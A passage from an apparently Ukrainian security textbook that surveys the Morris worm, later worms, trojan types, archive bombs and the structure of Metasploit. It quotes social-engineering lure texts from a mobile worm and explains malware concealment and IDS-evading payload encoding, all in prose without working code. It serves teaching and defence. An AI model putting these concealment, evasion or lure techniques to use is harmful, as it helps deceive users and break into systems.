У тексті хробака було виявлено спроби надіслати після зараження чергової машини один байт на адресу 128.32.137.13 (ernie.berkeley.edu) на порт 11357. Мабуть, автор хотів зібрати статистику щодо зараження машин. Ніякої іншої інформації, корисної для подальшого здійснення атак на ці системи (наприклад, імена користувачів, добрані паролі тощо), автор не збирав. Однак через помилку у виклику функції жодне повідомлення не було відправлено.

Заходи щодо приховування свого існування

Автор хробака передбачив цілу низку заходів щодо приховування його дій. Виконувані програми вірусу передавали аргументи через командний рядок, але після оброблення аргументів усі вони видалялися, тому командний рядок виклику програми команда ps не показувала. Відразу після запуску видалялися і самі виконувані файли. Повідомлення про помилки відключалися. Розмір аварійного дампа встановлювався рівним нулю, тому у випадку аварійного завершення програма не залишала слідів. У процесі завантаження коду видалялися всі отримані по мережі файли, якщо під час їх передавання виникали будь-які помилки. Хробака було скомпільовано під ім'ям sh, тому навіть адміністратори, які помічали появу нового процесу в системі, не звертали на нього уваги, бо саме командна оболонка sh (Bourne shell або POSIX shell) найчастіше викликається у командних файлах.

Під час своєї роботи і процедура завантаження, і основна частина хробака розгалужувалися на батьківський процес і процес-нащадок. Після вживання заходів щодо втрати зв'язку нащадка з батьківським процесом останній завершувався. Таким чином, у системі для функціонуючого хробака батьківський процес завер-

шував своє існування, і можливість відстежити джерело його появи втрачалася. Для нового процесу з нуля починався і облік використаних ресурсів; це знижувало імовірність того, що хтось зверне на нього увагу. Усі текстові рядки, які містив файл хробака, було закодовано операцією XOR 81H, що не давало змоги помітити деякі важливі речі, наприклад, які файли відкриває ця програма та які системні виклики робить.

Якби не помилки автора (див. далі), вжиті заходи могли б стати доволі ефективними, і хробак міг би дуже довго залишатися у мережі непоміченим.

Перевірка на зараженість машин для запобігання повторному зараженню

Ідея перевірки полягала в тому, що хробак, який перевіряв наявність інших хробаків, намагався встановити TCP-з'єднання з портом 23357. Якщо відповіді не було або після встановлення з'єднання в результаті обміну «магічними числами» фіксувалася помилка, хробак вважав, що інших хробаків немає, після чого він створював TCP-сокет для зв'язку через порт 23357 і більше не намагався перевірити наявність інших хробаків. Якщо з'єднання встановлювалося, хробаки обмінювалися випадковими числами, за парністю суми яких вони визначали, який із них (той, що перевіряв, чи той, що відповідав) має завершити свою роботу.

Саме в цій частині коду автор хробака припустився низки грубих помилок, через які фактична поведінка хробака разюче відрізнялася від очікуваної.

Тайм-аути очікування відповідей було обрано невдало, і тому можна було вважати, що зараження машини кількома хробаками протягом 5–20 с відбувалося одночасно. Хробаки, що з'являлися на машині, разом намагалися перевірити її на наявність інших хробаків. Якщо до цього машину не було заражено, то всі вони не отримували відповіді та продовжували роботу. Але сокет міг встановити лише один із них, решта ж припиняли спроби зв'язатися з іншими хробаками. Коли до зараження одразу кількома хробаками машину вже було інфіковано, то через невдалий алгоритм зв'язку лише один із «нових» хробаків зв'язувався зі «старим», решта ж не могла зв'язатися, так само як і встановити сокет, і спокійно продовжували роботу у режимі мовчання. Отже, на машині з'являлося одразу кілька нових копій хробака. Ці копії діяли відносно незалежно, позаяк дія більшості алгоритмів була випадковою. Різні копії хробака обирали різні цілі для атак, а намагаючись встановити з'єднання, обирали різні паролі. Тому швидкість зараження інших машин була майже пропорційною кількості копій хробака на цій машині.

Зрештою, ще одної дуже грубої помилки автор припустився у процедурі завершення виконання хробака у разі виявлення іншої його копії. Усе, що робив хробак, — це встановлення змінної `pleasequit`, після чого його робота тривала, зокрема, із добирання паролів.

Через ці помилки хробак розповсюджувався надто швидко, багаторазово заражав машини і суттєво впливав на їхню продуктивність, тому і був виявлений у першу ж добу своєї активності в Інтернеті.

В історії з хробаком Морріса залишається багато «білих плям», як і в будь-якому гучному інциденті. Ніколи не стануть відомими справжні наміри Роберта Морріса-молодшого. Хоча його творіння не мало руйнівних функцій, він міг їх

легко додати. Морріс начебто не збирав критичну інформацію про скомпрометовані системи, але міг це зробити. Вочевидь, його хробак не був ще доведений до роботоздатного стану і, як це і було оголошено, «вирвався на волю» випадково під час тестування. Якби не це, через деякий час він став би досконалим інструментом розвідки в мережі. Адже відомо, що деякі з 6200 вражених ним хостів, які вважали надійно захищеними, належали спецслужбам або військовим і містили таємну інформацію.

Сам Роберт Морріс-молодший добровільно здався властям, відбувся умовним ув'язненням і порівняно невеликим штрафом, який жодним чином не відповідає завданим його діяльністю збиткам. До речі, хоча Роберт Морріс-старший, батько винуватця, був у США одним із провідних експертів із комп'ютерної безпеки, інцидент із вірусом ніяк не вплинув на його кар'єру. З іншого боку, якщо не брати до уваги авральну роботу адміністраторів з усунення наслідків дій хробака, результат від цього інциденту скоріше позитивний, ніж негативний. Головні моменти ми вже зазначили вище. Було переглянуто поточний рівень захищеності хостів, а також стратегічні підходи до побудови захищених систем і до підключення критичних систем до Інтернету. Фактично, рівень безпеки багатьох комп'ютерних систем було радикально підвищено.

6.4.3. Сучасні мережні хробаки

Після Морріса протягом багатьох років ніхто не спромігся створити щось подібне. Те, що називали (і називають) хробаками, фактично наполовину було «троянськими кіньми», оскільки автоматично реалізовувало лише технологію доставляння на комп'ютер-жертву свого програмного коду або посилання на мережний ресурс, де цей код містився. Запуск шкідливого коду на комп'ютері-жертві здійснювався через необережні дії користувачів. Але згодом почали з'являтися справжні хробаки.

У грудні 1997 року з'явилися повідомлення про появу принципово нового типу мережних хробаків, що використовують канали IRC (Internet Relay Chat — система діалогового спілкування через Інтернет). Як виявилося, найпопулярніша утиліта для роботи з IRC — mIRC — мала небезпечну ваду захисту: файл настроювань script.ini знаходився в каталозі, який одночасно застосовувався для зберігання файлів, завантажених через IRC. Таким чином, після того як файл з ім'ям script.ini, що містив програмний код хробака, потрапляв на віддалений комп'ютер, він автоматично замінював оригінальний файл настроювань. Разом із mIRC запускався й хробак, який, у свою чергу, розсилав себе іншим користувачам. Про соціальну інженерію і технології «троянських коней» тут не йдеться — здійснювався запуск звичайної програми.

У наступні роки переважна більшість хробаків використовувала різні вразливості у програмних продуктах корпорації Майкрософт, які давали їм можливість розповсюджуватися без активного сприяння некомпетентних користувачів. Продукти Майкрософт завжди приваблювали зловмисників, по-перше, через свою надзвичайну розповсюдженість, по-друге, завдяки наявності докладної документації та оснащення для розроблення програм (бібліотек, ресурсів, середовищ роз-

роблення, засобів налагодження тощо), а по-третє, через велику кількість критичних помилок. Такі помилки було виявлено у програмі Microsoft Outlook (під час глобальної епідемії хробака Happy99, також відомого як Ska), у поштовому клієнті Outlook Express, у браузері Internet Explorer. Незважаючи на те що Майкрософт, як правило, дуже швидко випускає виправлення (патчі), в Інтернеті завжди залишається безліч хостів, де ці виправлення не встановлено. Є багато прикладів глобальних епідемій хробаків, що використовували вразливості, виправлення для яких уже не один рік були доступними на сайті Майкрософт.

Безумовним лідером у 2002 році за кількістю інцидентів став хробак Klez. Його модифікації щонайменше два роки посідали «призові» місця у списках найбільш поширених загроз. Упродовж 2002 року кожні 6 із 10 зареєстрованих випадків зараження було викликано Klez. І Klez, і його найближчий конкурент за кількістю викликаних інцидентів — хробак Lentin, а також хробаки Tanatos і BadTrans використовували для свого розповсюдження вразливість IFRAME в системі безпеки Internet Explorer. Загалом на них припало більше 85 % усіх інцидентів [61].

Слід визнати, що останнім часом корпорація Майкрософт суттєво вдосконалила свої технології програмування, тож помилок у продуктах стало менше. Однак давні помилки ще нагадують про себе, оскільки і зараз користувачі вчасно не встановлюють необхідні виправлення.

Зловмисники не стоять на місці та вигадують усе вибагливіші технології розповсюдження шкідливих програм. Ось, наприклад, незвичайний винахід 2001 року — безтілесні хробаки, які стали одним із найнеприємніших сюрпризів як для користувачів, так і для розробників антивірусних засобів. Такі хробаки (відомими з них стали, наприклад, CodeRed і BlueCode) здатні активно розповсюджуватися і працювати на заражених комп'ютерах, взагалі не використовуючи файли. У процесі роботи ці програми існують виключно в системній пам'яті, а на інші комп'ютери потрапляють у вигляді спеціальних пакетів даних. Слід зауважити, що технології, які використовували на той час усі антивірусні засоби, ґрунтувалися саме на перехопленні файлових операцій, тому ефективного захисту від безтілесних хробаків на момент їх появи взагалі не було. Крім того, для захисту необхідно було не лише оновити антивірусні бази, а й впровадити нові технології виявлення таких хробаків. Глобальна епідемія хробака CodeRed (за деякими оцінками, було заражено понад 300 000 комп'ютерів) підтвердила ефективність технології, яку застосовували безтілесні хробаки [61].

6.5. «Троянські коні»

Програми, які дістали назву «троянські коні» (іноді їх називають «троянськими програмами» і «троянами» або «трояндями»), — це програми, що мають привабливий зовнішній вигляд, але виконують шкідливі, дуже часто — руйнівні функції. У деяких «троянських коней» ці функції добре приховані, тож користувач може і не підозрювати, що його комп'ютер уже скомпрометований. Класичний «троянський кінь» не має функцій доставляння програми на комп'ютер-жертву, позаяк єдине

його завдання — звернути на себе увагу користувача і змусити його запустити цю програму. Програми, які насправді є «троянськими кіньми», але додатково використовують певні технології розповсюдження, вибирання цілей і доставляння на комп'ютер-ціль, називають мережними хробаками (можливо, не зовсім обґрунтовано).

6.5.1. Соціальна інженерія

Яким чином «троянці» приваблюють користувачів? Методи введення користувачів в оману, що враховують особливості конкретної категорії осіб, називають *соціальною інженерією* [15]. Для прикладу розглянемо одне з творінь, яке належить до категорії хробаків — позаяк активно розсилає себе, але для свого запуску потребує дій користувача (тобто має ознаки «троянського коня»). Цей хробак — перший хробак, розроблений для стільникових телефонів, що розповсюджується за допомогою MMS-повідомлень. «Лабораторія Касперського» присвоїла йому кодове ім'я Worm.SymbOS.Comwar.a (інші розробники антивірусного ПЗ використовують інші системи класифікації). Хробак працює на телефонах під керуванням ОС Symbian Series 60 і розповсюджується через Bluetooth і MMS.

Після запуску хробак ініціює пошук пристроїв, доступних через Bluetooth, і передає на них заражений SIS-архів із довільним ім'ям. Щоб його відкрити (і заразити телефон), потрібно кілька разів підтвердити приймання файлу. Цікавим є спосіб розповсюдження через MMS. Хробак розсилає себе по контактах адресної книги в MMS-повідомленнях, вставляючи тему і текст повідомлення, які мають зацікавити користувача і приспати його пильність (слід врахувати, що MMS надходить від особи, відомої потенційній жертві). Тема і текст повідомлень можуть бути такі [61]:

```
* Norton AntiVirus
  Released now for mobile, install it!
* 3DGame
  3DGame from me. It is FREE !
* 3DNow!
  3DNow!(tm) mobile emulator for *GAMES*.

* Audio driver
  Live3D driver with polyphonic virtual speakers!
* CheckDisk
  *FREE* CheckDisk for SymbianOS released!MobiComm
* Desktop manager
  Official Symbian desctop manager.
* Display driver
  Real True Color mobile display driver!
* Dr.Web
  New Dr.Web antivirus for Symbian OS. Try it!
* Free SEX!

  Free *SEX* software for you!
* Happy Birthday!
  Happy Birthday! It is present for you!
```

```
* Internet Accelerator
  Internet accelerator, SSL security update #7.
* Internet Cracker
  It is *EASY* to *CRACK* provider accounts!
* MS-DOS
  MS-DOS emulator for SymbianOS. Nokia series 60 only. Try it!
* MatrixRemover
  Matrix has you. Remove matrix!
* Nokia ringtoner
  Nokia RingtoneManager for all models.
* PocketPCemu
  PocketPC *REAL* emulator for Symbian OS! Nokia only.
* Porno images
  Porno images collection with nice viewer!
* PowerSave Inspector
  Save you battery and *MONEY*!
* Security update #12
  Significant security update. See www.symbian.com
* Symbian security update
  See security news at www.symbian.com
* SymbianOS update
  OS service pack #1 from Symbian inc.
* Virtual SEX
  Virtual SEX mobile engine from Russian hackers!
* WWW Cracker
  Helps to *CRACK* WWW sites like hotmail.com
```

Як бачимо, типовими пропозиціями є безкоштовні програми — різні утиліти, зокрема, антивірусні програми, ігри, а також засоби безкоштовного доступу до платних ресурсів Інтернету.

Коментарі тут зайві. До речі, хробак містить текст «0TM0P03KAM HET!» Схоже, він і справді «від російських хакерів».

6.5.2. Класифікація «троянських коней»

«Троянських коней» звичайно класифікують за тими діями, які вони здійснюють на зараженому комп'ютері (така класифікація значною мірою повторює класифікацію програмних закладок, розглянуту нами раніше). У цьому підрозділі наведено категорії «троянців», які використовують фахівці з «Лабораторії Касперського» [61]:

- шпигунські програми (Trojan-Spy);
- крадіжка паролів (Trojan-PSW);
- крадіжка кодів доступу до мережі AOL (America Online); ці «троянці» складають окрему групу через свою численність (Trojan-AOL);

- сповіщення про успішну атаку (Trojan-Notifier);
- троянські утиліти віддаленого адміністрування (Backdoor);
- інтернет-клікери (Trojan-Clicker);
- доставляння шкідливих програм (Trojan-Downloader);
- інсталяція шкідливих програм (Trojan-Dropper);
- троянські проксі-сервери (Trojan-Proxy);
- «бомби» в архівах (ArcBomb);
- інші троянські програми (Trojan).

Деяких пояснень потребує остання категорія. До неї належать ті «троянці», що здійснюють руйнування або зловмисну модифікацію даних, порушують роботу комп'ютера тощо. Такі дії можуть бути здійснені шляхом впровадження «логічної бомби» (тобто програмної закладки) або безпосередньо під час запуску «троянського коня». До цієї категорії також належать багатофункціональні «троянські коні», які, наприклад, надають зловмиснику доступ до зараженого комп'ютера або проксі-сервера і водночас стежать за діями локального користувача.

У цьому підрозділі ми не наводимо функції, які вже було описано під час розгляду програмних закладок (для їх реалізації «троянський кінь» впроваджує звичайну програмну закладку, так само діють віруси і хробаки). Зупинимося на деяких специфічних категоріях «троянських коней», які звичайно виконуються лише один раз — одразу після запуску.

6.5.3. Шпигунські троянські програми

Численні «троянці» відразу після запуску «викрадають» із комп'ютера цінну інформацію і надсилають її зловмиснику за заданою в їхньому коді електронною адресою. Оскільки найчастіше такі програми «крадуть» паролі доступу до Інтернету (нерідко з відповідними номерами телефонів), за ними закріпилася назва Password-Stealing-Ware (PSW).

Деякі «троянці» передають також іншу інформацію про заражений комп'ютер, наприклад, про систему, тип поштового клієнта, IP-адресу, а іноді й реєстраційну інформацію до різного програмного забезпечення, коди доступу до мережних ігор тощо.

До окремої великої групи належать «троянці», які «крадуть» коди доступу до мережі AOL.

Також є категорія «троянців», які діють як складова багатокомпонентних наборів шкідливого програмного забезпечення. Завдання цих програм — сповістити розробника про зараження комп'ютера (інсталяцію програмної закладки). На адресу розробника надсилається, наприклад, IP-адреса комп'ютера, номер відкритого порту, адреса електронної пошти тощо. Повідомлення надсилають електронною поштою, через спеціальне звернення до веб-сторінки розробника та за допомогою ICQ.

6.5.4. Троянські інсталятори

Інсталятори поділяють на дві категорії — Downloader і Dropper. Перші здійснюють завантаження програм із мережі, а другі — містять програми для інсталяції у собі.

Програми класу Downloader часто використовують програмну закладку для здійснення періодичного оновлення версій шкідливих програм. Інколи такі програми здійснюють одноразове завантаження з мережі інших «троянців» або рекламних систем. Завантажені з Інтернету програми запускаються на виконання або реєструються на автозапуск відповідно до можливостей операційної системи. Усі ці дії відбуваються без відома користувача. Інформація про імена та розміщення програм, що завантажуються, закладена в код «троянця» або завантажується ним із «керуючого» ресурсу Інтернету (як правило, з веб-сторінки).

Троянські програми класу Dropper створено для приховування інсталяції інших програм (ясно, що шкідливих). Вони, як правило, мають таку структуру:

Основний код
Файл 1
Файл 2
...

За допомогою основного коду інші компоненти файлу (файл 1, файл 2, ...) записуються на диск (у корінь диска C, у тимчасовий каталог, каталоги Windows) і запускаються на виконання. Це відбувається без жодних повідомлень або з хибними повідомленнями про помилку в архіві. При цьому щонайменше один із компонентів є «троянським конем», і щонайменше один компонент є «обманкою» (програмою-жартом, грою, картинкою тощо). «Обманка» відволікає користувача та імітує корисні дії програми, поки троянський компонент інсталюється в системі.

Програми цього класу дають змогу, по-перше, здійснити приховану інсталяцію «троянських коней» або вірусів, а по-друге, обійти деякі антивірусні програми за допомогою архівування і шифрування файлів-компонентів, що не дасть виявити в них відомі сигнатури. Часто ці програми створюють лише задля того, щоб уже відомий «троянець» потрапив до комп'ютера та інсталювався на ньому і щоб їх не виявили ще на підступах до комп'ютера-жертви (на сервері провайдера, на маршрутизаторі або брандмауері тощо).

6.5.5. «Троянські бомби»

На відміну від «логічних бомб», які спрацьовують за певної умови, «бомби», закладені у «троянські коні», спрацьовують одразу після запуску такого «троянця». Напевно, це найкласичніший різновид «троянців», хоча останнім часом і не такий поширений. Не всі дії теперішніх зловмисників можна назвати «чистим» вандалізмом, навіть якщо їх ціллю є блокування деякої (але не будь-якої) системи або знищення інформації.

Розглянемо різновид «троянців», які здійснюють блокування систем, — «бомби в архівах» (ArcBomb). Це архіви, спеціально створені для того, щоб викликати нештатну поведінку архіваторів під час спроби розархівувати дані. Результатом

може бути зависання або значне уповільнення роботи комп'ютера чи заповнення диска «порожніми» даними. «Архівні бомби» особливо небезпечні для файлових і поштових серверів, якщо вони підтримують будь-яку систему автоматичної обробки вхідної інформації, — «архівна бомба» може взагалі зупинити роботу сервера. На небезпеку наражаються також антивірусні програми, які автоматично розпаковують архіви для їх перевірки.

Функції такої «бомби» реалізують таким чином: використовують некоректний заголовок архіву, дані, що повторюються, чи однакові файли в архіві. Некоректний заголовок чи зіпсовані дані в архіві можуть призвести до збою в роботі архіватора або алгоритму розархівування. Дуже великий файл, який містить дані, що повторюються, можна заархівувати в архів невеликого розміру. Величезну кількість (десятки тисяч) однакових файлів спеціальними методами можна упакувати в невеликий архів (десятки кілобайтів). Розпакування таких архівів призводить до несподівано великих затрат ресурсів процесора, пам'яті та дискового простору.

6.6. Спеціальні хакерські утиліти

Тепер розглянемо шкідливі засоби, які використовують цілком свідомо (питання про їхню шкідливість не має однозначної відповіді — все залежить від того, хто і з якою метою їх застосовує), *хакерські утиліти*. Це програми, створені для того, щоб досліджувати системи чи програми та підготовлювати і здійснювати атаки.

Є також великий клас програм, що не належать до шкідливих і про які не можна сказати, що вони адресовані зловмисникам, але які також можуть порушувати політику безпеки будь-якої комп'ютерної системи. Це перш за все утиліти адміністрування системи, які вже було згадано на початку цього розділу. Крім того, до них можна віднести засоби розроблення і налагодження програм, зокрема, *налагоджувач* (рос. — отладчик, англ. — debugger) і *дизасемблер* (рос. — дизассемблер, англ. — disassembler), без яких не може обійтися жодний дослідник програмного коду [65–67]. Є функціональні особливості, які роблять одні продукти привабливішими за інші. Але чи можна розмежувати звичайний і хакерський дизасемблери? Тому ці засоби ми тут не розглядатимемо, крім тих, що входять до єдиного пакета хакерських утиліт.

Далі ми розглянемо засоби, що потрапили до наведеної нижче класифікації.

- Засоби здійснення віддалених атак:
  - проникнення на віддалені комп'ютери;
  - засоби віддалених DoS- і DDoS-атак;
  - фатальні мережні атаки;
  - генератори «мережного сміття».
- Засоби створення шкідливого програмного забезпечення:
  - конструктори вірусів і «троянських коней»;
  - приховування від антивірусних програм;
  - поліморфні генератори;
  - конструктори атак (експлойтів).

6.6.1. Засоби здійснення віддалених атак

Засоби проникнення на віддалені комп'ютери

Ці засоби є інструментами безпосереднього здійснення атаки. У хакера немає часу вручну досліджувати віддалений комп'ютер і випробовувати ті чи інші методи зламу. Тому майже всі атаки здійснюються за допомогою спеціально написаних програм. Хоча для їх створення використовують різні мови програмування (навіть Visual Basic), найпопулярнішою серед сучасних хакерів є мова Perl. Будь-який засіб атаки називають *інструментом зламу* (рос. — инструмент взлома, англ. — hack tool). Засіб або модуль, який використовує певну вразливість атакованої системи, називають *експлойтом* (рос. — эксплойт, англ. — exploit). Ми використовуватимемо ці терміни, по-перше, через їх поширеність, а по-друге, через те, що більш-менш прийнятної альтернативи не існує.

Також популярними є хакерські інструменти rootkit. Ця назва прийшла із системи UNIX, де її використовували для позначення набору інструментів, що застосовували для отримання прав суперкористувача root. До такого набору обов'язково входили засоби, що давали змогу впроваджувати люк і приховувати його присутність у системі. Сьогодні інструменти типу rootkit використовують і на інших ОС, переважно на Microsoft Windows, а значення терміну «rootkit» суттєво змінилося. Тепер цю назву використовують для програмного коду або технології, спрямованої на приховування присутності в системі заданих об'єктів (процесів, файлів, ключів реєстру тощо).

Засоби віддалених DoS- і DDoS-атак

Програми цього типу реалізують атаки на віддалені сервери. Одним зі шляхів здійснення атаки на відмову в обслуговуванні (Denial of Service, DoS) є організація так званих *штормів* (рос. — шторм, англ. — flooding) або міні-штормів запитів [15]. Шторм запитів полягає в тому, що на сервер надсилають так багато запитів, скільки можуть дозволити ресурси зловмисника. Мета буде досягнута за умови, якщо ресурси зловмисника і пропускна здатність каналів зв'язку перевищують можливості сервера, який атакують, тобто сервер не встигає обробляти всі запити, що надходять. Міні-шторм запитів, по-перше, спрямований на конкретний сервіс (порт), а по-друге, передбачає формування спеціальних запитів (наприклад, напіввідкритих TCP-з'єднань), які, незважаючи на їхню порівняно невелику кількість, можуть зупинити атакований сервіс (наприклад, через переповнення черги запитів у буфері). Завдяки засобам протидії атакам можна легко виявити DoS-атаку через надзвичайно велику кількість запитів або через відому їм «шкідливу» форму запитів, що надходять з одного вузла. DDoS-атаку (Distributed DoS) можна реалізувати з кількох (багатьох) комп'ютерів одночасно, тому з точки зору системи виявлення атак це виглядає не як атака, а як надзвичайно підвищена активність у мережі. Але ресурси всіх комп'ютерів, задіяних у такій атаці, разом гарантовано значно перевищують ресурси будь-якого сервера, тому DDoS-атака має великі шанси на успіх. Це було підтверджено успішними DDoS-атаками на сайт президента США у 2001 році (організатор — мережний хробак CodeRed),

а також атаками на сайт компанії SCO у 2004 році (організатор — мережний хробак Mydoom.A).

DoS-програми реалізують атаку з одного комп'ютера з відома користувача. DDoS-програми реалізують розподілені атаки з багатьох комп'ютерів часто без відома користувачів (там працюють програмні закладки), але, як правило, з відома, а можливо, й під керівництвом розробника програми (див. вище про ботнети).

Як дивно б це не звучало, але засоби DoS-атак можуть (і мусять!) входити не лише до інструментів зловмисників, але й до інструментів системних адміністраторів — для перевірки стійкості мережі та виявлення слабких місць у захисті.

Фатальні мережні атаки

Такі мережні атаки здійснюють засоби, які дістали назву нюкер (Nuke — ядерна зброя). Утиліти надсилають спеціально оформлені мережні запити на віддалені комп'ютери. Ці запити, використовуючи вразливості в ОС і прикладних програмах, викликають критичну помилку, внаслідок чого система, яку атакують, припиняє роботу. Нюкери відрізняються від експлойтів тим, що їх застосування викликає аварійне завершення роботи віддаленого комп'ютера або його перезавантаження, тоді як застосування експлойта спричиняє проникнення на віддалений комп'ютер, тобто надає можливість виконати на ньому довільну команду.

Генератори мережного сміття

Ще один різновид програм, призначених для порушення роботи систем комунікації, — *генератори мережного сміття* (Flooder). Ці утиліти використовують для заповнення непотрібними повідомленнями каналів Інтернету (IRC-каналів, комп'ютерних пейджингових мереж, електронної пошти тощо).

6.6.2. Засоби створення шкідливого програмного забезпечення

Утиліти, призначені для полегшення написання комп'ютерних вірусів і для їх вивчення із зловмисною метою (дають змогу розібратися, як вірус працює, і зробити свій — кращий), дістали назву VirTool.

Є спеціальні утиліти-конструктори, за допомогою яких із заготовлених блоків (із заданих функцій) можна складати нові комп'ютерні віруси і «троянців». Відомі конструктори вірусів для DOS і Windows і такі, що допомагають створювати макровіруси. За допомогою таких конструкторів можна згенерувати вихідні тексти вірусів, об'єктні модулі та безпосередньо заражені файли.

Деякі конструктори мають віконний інтерфейс, в якому за допомогою меню можна обрати: тип вірусу та тип об'єктів, які цей вірус намагатиметься вразити; протидію налагодженню; наявність поліморфізму; внутрішні текстові рядки; ефекти, що супроводжуватимуть роботу вірусу тощо. Інші конструктори не мають такого інтерфейсу і зчитують інформацію про тип вірусу з конфігураційного файлу.

Є також утиліти, які забезпечують реалізацію окремих функцій вірусів. Наприклад, програми, що використовують для шифрування інших шкідливих програм, щоб приховати їхній вміст від антивірусної перевірки (FileCryptor або Poly-

Cryptor). Є ще поліморфні генератори (PolyEngine), основна функція яких — шифрування тіла вірусу іта генерування відповідного розшифрувальника.

6.6.3. Створення засобів атак

Останнім часом спостерігається тенденція розвитку систем, призначених для спрощення та прискорення процесу розроблення експлойтів і середовищ їх тестування та моделювання. Поява таких систем привела до значного скорочення часу між випуском повідомлення про вразливість і появою відповідного експлойта. Розглянемо одну з таких систем — Metasploit Framework (MSF) [68]. Ця система з відкритим вихідним кодом являє собою середовище для створення, тестування і використання експлойтів, що дає змогу тестувати системи на проникнення, розробляти shell-код і досліджувати вразливості.

Структура системи Metasploit Framework

Більшу частину системи Metasploit Framework написано мовою Perl, а деякі додаткові компоненти — мовами C, Асемблер и Python. Спочатку MSF була розрахована на UNIX-системи, але сьогодні це — мультиплатформна система, що функціонує як під керуванням Linux, *BSD, MacOS X, так і під керуванням Windows (версія для Windows використовує полегшену версію емулятора Cygwin, що впливає на швидкодію MSF).

Ядро MSF є системою пов'язаних сутностей — експлойтів, генераторів nop-послідовностей (послідовностей команд nop (no operation), які дають змогу передати керування на код зловмисника), генераторів корисного навантаження (у контексті розроблення експлойтів корисним навантаженням називають такий код зловмисника, який виконується в результаті успішного використання вразливості) та кодерів. Експлойт належить до Perl-класу і відповідає за використання вразливості та передання керування на корисне навантаження (shell-код). Конкретний екземпляр експлойта параметризується екземпляром генератора nop-послідовностей, генератора корисного навантаження і кодера.

У версії MSF 2.4 для платформи x86 є два генератори nop-послідовностей — Pex и OptyNop2, здатних генерувати послідовності інструкцій, що не змінюють стан процесу в широкому діапазоні. Як параметри nop-генераторів можна вказувати регістри процесора, які можна змінювати, збільшуючи в такий спосіб ентропію отримуваних послідовностей. Це разом із динамічним генеруванням nop-послідовностей дає змогу суттєво знизити ймовірність детектування системами виявлення атак, які здебільшого відстежують серії байтів 0x90 та інші поширені серії nop-байт. Генератор Pex генерує однобайтові nop-інструкції, що знижує ентропію послідовності, але спрощує її створення, а OptyNop2 генерує багатобайтові інструкції, які буде інтерпретовано саме як інструкції типу nop, незалежно від того, в яке місце послідовності буде вказувати EIP.

Система MSF надає широкий вибір корисного навантаження для експлойтів. Корисні навантаження в MSF існують для операційних систем *BSD, Linux, Solaris і Windows, для архітектур x86, PowerPC і SPARC. Для більшості систем існують shell-коди запуску довільної команди, додавання користувача з правами

адміністратора, зв'язування командної оболонки з портом тощо. Для окремих систем є специфічні shell-коди, що забезпечують впровадження виконуваних модулів ELF для Linux, завантаження багатофункціонального компонента Meterpreter, впровадження DLL-модулів, завантаження та виконання елементів керування ActiveX і сервера VNC для ОС Windows.

Для генерування корисного навантаження, яке не може містити певних байтів, у MSF передбачено набір різних кодерів для архітектур x86, PowerPC і SPARC. Наприклад, у мові С код не може містити нульових байтів для роботи з рядковими функціями. Кодери призначені для роботи з будь-якими бінарними послідовностями, що дає змогу використовувати їх незалежно від виду корисного навантаження. У результаті кодування розмір shell-коду природно зростає; такий побічний ефект ще більше ускладнює детектування системою виявлення атак. Серед прикладів кодерів можна назвати різноманітні XOR-кодери і два алфавітно-цифрових кодери — Alpha2 і PexAlphaNum. Система кодування в MSF дає змогу обирати найліпший кодер, а також встановлювати набір заборонених байтів і максимальну довжину повідомлення.

Інтерфейс користувача

Взаємодію користувача з ядром системи забезпечують три інтерфейси — інтерактивний консольний інтерфейс msfconsole, інтерфейс командного рядка msfcli та веб-інтерфейс msfweb.

Інтерфейс msfconsole — стандартний і найбільш розвинений інтерфейс (в основу якого покладено інтерфейс readline). Він надає функціональність, подібну до інших readline-інтерфейсів (наприклад, bash і gdb), — різноманітні доповнення, історію команд тощо. Так само, як і решта схожих інтерфейсів, msfconsole дає змогу переглядати інформацію про наявні експлойти і shell-коди, обирати конкретний експлойт і корисне навантаження для атаки, задавати їх параметри, перевіряти систему на вразливість тощо. Також msfconsole (на відміну, наприклад, від веб-інтерфейсу) дозволяє додавати нові MSF-сумісні експлойти, змінювати параметри середовища, на кшталт настроювання журналів реєстрації, опцій сокетів, параметрів налагодження та інших.

Інтерфейс командного рядка msfcli дає можливість за допомогою сценаріїв автоматизувати процес тестування експлойта. Він також може стати у пригоді, коли користувач немає змоги чи бажання застосовувати інтерактивний інтерфейс. Цей інтерфейс інколи використовують як доповнення до msfconsole для автоматизації задач. Тоді настроювання змінних середовища доцільно виконувати в msfconsole, а також використовувати його повторно в інтерфейсі командного рядка.

Інтерфейс msfweb — це прикладна програма, що запускається на окремому веб-сервері та підтримує функції основного інтерфейсу msfconsole. У ньому можна обрати конкретний експлойт, задати його параметри, зокрема параметри корисного навантаження, кодера и генератора nop-послідовності. Цей інтерфейс використовують для середовищ командного тестування на проникнення, але він більш зручний для демонстрацій. Веб-інтерфейс msfweb на комп'ютерах під керуванням

Windows через окремі особливості архітектури системи працює значно повільніше, ніж на UNIX-машинах.

Утиліти MSF для створення експлойтів

Написання MSF-сумісного експлойта завершується створенням певного класу мовою Perl. Після цього експлойт можна вбудовувати в систему і використовувати на кшталт тих, що постачаються разом із MSF. Розробник експлойтів, використовуючи наявний у MSF набір утиліт, за допомогою звичайного мережного повідомлення може, наприклад, викликати переповнення буфера, виконати деякий фіксований код, незважаючи на обмеження, що має експлойт MSF. Утиліти MSF використовують для створення повідомлень (задля визначення адреси повернення), створення дампа пам'яті процесу і пошуку в ньому команд певного типу, створення shell-коду, його кодування тощо.

Визначати зміщення в атакуючому повідомленні в MSF можна за допомогою набору сценаріїв мовою Perl. Один із них — утиліта patternCreate.pl, що дає змогу генерувати послідовності байтів, в яких кожні чотири послідовні байти унікальні. Ці повідомлення використовують із метою визначення зміщень для адрес повернення і стану регістрів на момент зриву стека.

Визначати адреси повернення для ОС Windows можна, користуючись базою опкодів, розташованою на сайті розробників [68], яка містить понад 10 млн адрес інструкцій для різних версій Windows і дозволяє віднайти необхідні інструкції в поширених DLL-модулях (ntdll.dll, kernerl.dll, user32.dll). Ця система шукає не лише стандартні інструкції на кшталт `jmp esp`, вона здійснює пошук за класами опкодів (наприклад, `eax => eip`) і типами інструкцій (наприклад, `jmp reg`, `call reg`, `push reg/ret`), а також конкретних інструкцій (наприклад, `call [esi + 20]`), яких містить більше трьохсот. До складу MSF також входять утиліта для створення дампу процесу memdump.exe та утиліта командного рядка msfpescan для пошуку інструкцій у виконуваних файлах формату PE і дампах memdump. Аналогічну функціональність (хоча й менш уживану) реалізовано в утиліті msfelfscan; її передбачено для ОС з виконуваними файлами у форматі ELF.

